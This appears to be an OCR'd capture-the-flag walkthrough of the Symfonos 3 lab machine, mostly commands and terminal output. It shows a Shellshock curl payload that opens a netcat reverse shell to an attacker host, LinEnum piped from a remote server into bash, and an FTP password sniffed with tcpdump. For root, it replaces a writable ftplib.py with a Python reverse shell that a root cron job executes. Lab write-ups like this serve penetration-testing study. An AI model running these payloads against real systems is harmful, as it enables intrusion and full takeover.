

IP da máquina: 192.168.56.129 // MAC: 08:00:27:6E:5F:8A

sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.129


```
21/tcp open  ftp     tcp-response ProFTPD 1.3.5b
22/tcp open  ssh     tcp-response OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:64:72:76:80:51:7b:a8:c7:fd:b2:66:fa:b6:98:0c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDK0oaDrdLT7VSjY1FV9llkwWSCIm/t8s6PnjgkyBm01dLPZwMPupDHRDs0h
TAPu8ULa5FmXEc9JnHYQQQ07ZACw1RmDEyWWtkOY90lVHfFEIv6LCviLpzw/qW9o6RCmu/cV24FvMzU7tjWedOu21ZXGQgMSq2H
fQWV2Hr5+mRbUFeh6HIBYd7v2tbATO+dPii3cF52KgD9/KgSZX2Mj4ZK/JW8E7c3kZPhtqAfrg7nPuhl0T02uk1mD6PIRqNag1S
HYWRhvfIb3rP2vbSNAxpzwPp31u5+Iee7c3NBxpqOFFw143TzwMO+CRwdaJWI9dbsLoNvJYn96YjmPO0Y86Bl
|   256 74:e5:9a:5a:4c:16:90:ca:d8:f7:c7:78:e7:5a:86:81 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEogzxRYvlNzB6cgNCHP6IB3h
5LWSrGWbI1c46IQ2JiPR2Bfo04xA+nGxuGekG3WmjkK2dC5u+xsCR6ihBXDpjU=
|   256 3c:e4:0b:b9:db:bf:01:8a:b7:9c:42:bc:cb:1e:41:6b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHZVA1Masiw/GOsw3RTrujE9a9BtwyxHF9w53yqKs5RG
80/tcp open  http    tcp-response Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:6E:5F:8A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

192.168.56.129






ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.129/FUZZ



http://192.168.56.129/cgi-bin/underworld



https://www.sevenlayers.com/index.php/125-exploiting-shellshock

curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'uname -a'" http://192.168.56.129/cgi-bin/underworld

```
┌─[✗]─[headcrusher@parrot]─[~/30]
└──╼ $curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'uname -a'" http://192.168.56.129/cgi-bin/
underworld
Linux symfonos3 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64 GNU/Linux
```

curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'nc 192.168.56.114 443 -e /bin/bash'" http://192.168.56.129/cgi-bin/underworld

sudo nc -nlvp 443

python -c 'import pty;pty.spawn("/bin/bash")'

```
┌─[✗]─[headcrusher@parrot]─[~/30]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.129.
Ncat: Connection from 192.168.56.129:58246.
python -c 'import pty;pty.spawn("/bin/bash")'
cerberus@symfonos3:/usr/lib/cgi-bin$ id
id
uid=1001(cerberus) gid=1001(cerberus) groups=1001(cerberus),33(www-data),1003(pcap)
cerberus@symfonos3:/usr/lib/cgi-bin$ uname -a
uname -a
Linux symfonos3 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64 GNU/Linux
cerberus@symfonos3:/usr/lib/cgi-bin$
```

python -m SimpleHTTPServer 8081

```
┌─[headcrusher@parrot]─[~]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

curl -s http://192.168.56.114:8081/LinEnum.sh | bash

```
root       668  0.0  1.7 294308 17360 ?        Sl   07:36   0:01 /usr/bin/python3 /usr/bin/fail2ban
-server -s /var/run/fail2ban/fail2ban.sock -p /var/run/fail2ban/fail2ban.pid -x -b
```

tcpdump -v -i lo port 21

hades // PTpZTfU4vxgzvRBE

```
       331 Password required for hades
08:18:01.816928 IP (tos 0x0, ttl 64, id 44692, offset 0, flags [DF], proto TCP (6), length 75)
    localhost.34992 > localhost.ftp: Flags [P.], cksum 0xfe3f (incorrect -> 0x2998), seq 13:36, ack
89, win 342, options [nop,nop,TS val 558576 ecr 558576], length 23: FTP, length: 23
       PASS PTpZTfU4vxgzvRBE
```

ssh hades@192.168.56.129

PTpZTfU4vxgzvRBE

```
┌─[x]─[headcrusher@parrot]─[~/30]
└──╼ $ssh hades@192.168.56.129
The authenticity of host '192.168.56.129 (192.168.56.129)' can't be established.
ECDSA key fingerprint is SHA256:Q5ddgsdCSuSXrLgf+oVAwhdHy5e7atU6gZzISbrzU94.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.129' (ECDSA) to the list of known hosts.
hades@192.168.56.129's password:
Linux symfonos3 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Mon Apr  6 14:06:02 2020 from 192.168.50.128
hades@symfonos3:~$
```

https://github.com/DominicBreuker/pspy

https://vk9-sec.com/how-to-enumerate-services-in-use-with-pspy/

scp pspy hades@192.168.56.129:/tmp

```
┌─[headcrusher@parrot]─[~/Tools/pspy]
└──╼ $ls
cmd     Gopkg.lock  images    LICENSE  Makefile  README.md
docker  Gopkg.toml  internal  main.go  pspy      vendor
┌─[headcrusher@parrot]─[~/Tools/pspy]
└──╼ $scp pspy hades@192.168.56.129:/tmp
hades@192.168.56.129's password:
pspy                                          100% 4656KB  19.5MB/s   00:00
```

cd /tmp

./pspy

```
2020/09/22 08:35:12 CMD: UID=0     PID=1      | /sbin/init
2020/09/22 08:36:01 CMD: UID=0     PID=2227   | /usr/sbin/CRON -f
2020/09/22 08:36:01 CMD: UID=0     PID=2226   | /usr/sbin/cron -f
2020/09/22 08:36:01 CMD: UID=0     PID=2229   | /usr/sbin/CRON -f
2020/09/22 08:36:01 CMD: UID=0     PID=2228   | /usr/sbin/CRON -f
2020/09/22 08:36:01 CMD: UID=0     PID=2230   | /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /o
pt/ftpclient/statuscheck.txt
2020/09/22 08:36:01 CMD: UID=0     PID=2231   | /bin/sh -c /usr/bin/python2.7 /opt/ftpclient/ftpcli
ent.py
```

cd /opt/ftpclient/

ls -lha

cat ftpclient.py

```
hades@symfonos3:/tmp$ cd /opt/ftpclient/
hades@symfonos3:/opt/ftpclient$ ls -lha
total 16K
drwxr-x--- 2 root hades 4.0K Apr  6 14:32 .
drwxr-xr-x 3 root root  4.0K Jul 20  2019 ..
-rw-r--r-- 1 root hades  262 Apr  6 14:32 ftpclient.py
-rw-r--r-- 1 root hades  251 Sep 22 08:39 statuscheck.txt
hades@symfonos3:/opt/ftpclient$ cat ftpclient.py
import ftplib

ftp = ftplib.FTP('127.0.0.1')
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()
```

find / -writable -type d 2>/dev/null

```
hades@symfonos3:/opt/ftpclient$ find / -writable -type d 2>/dev/null
/srv/ftp
/usr/lib/python2.7
```

cd /usr/lib/python2.7

ls ftp* -lha

```
hades@symfonos3:/opt/ftpclient$ cd /usr/lib/python2.7
hades@symfonos3:/usr/lib/python2.7$ ls ftp* -lha
-rwxrw-r-- 1 root gods 37K Sep 26  2018 ftplib.py
-rwxrw-r-- 1 root gods 34K Jul 19  2019 ftplib.pyc
```

rm ftplib.py

nano ftplib.py

```
 GNU nano 2.7.4                          File: ftplib.py

import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.56.114",443))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

sudo nc -nlvp 443

```
┌─[✗]─[headcrusher@parrot]─[~/Tools/pspy]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.129.
Ncat: Connection from 192.168.56.129:58818.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux symfonos3 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64 GNU/Linux
```

cat /root/proof.txt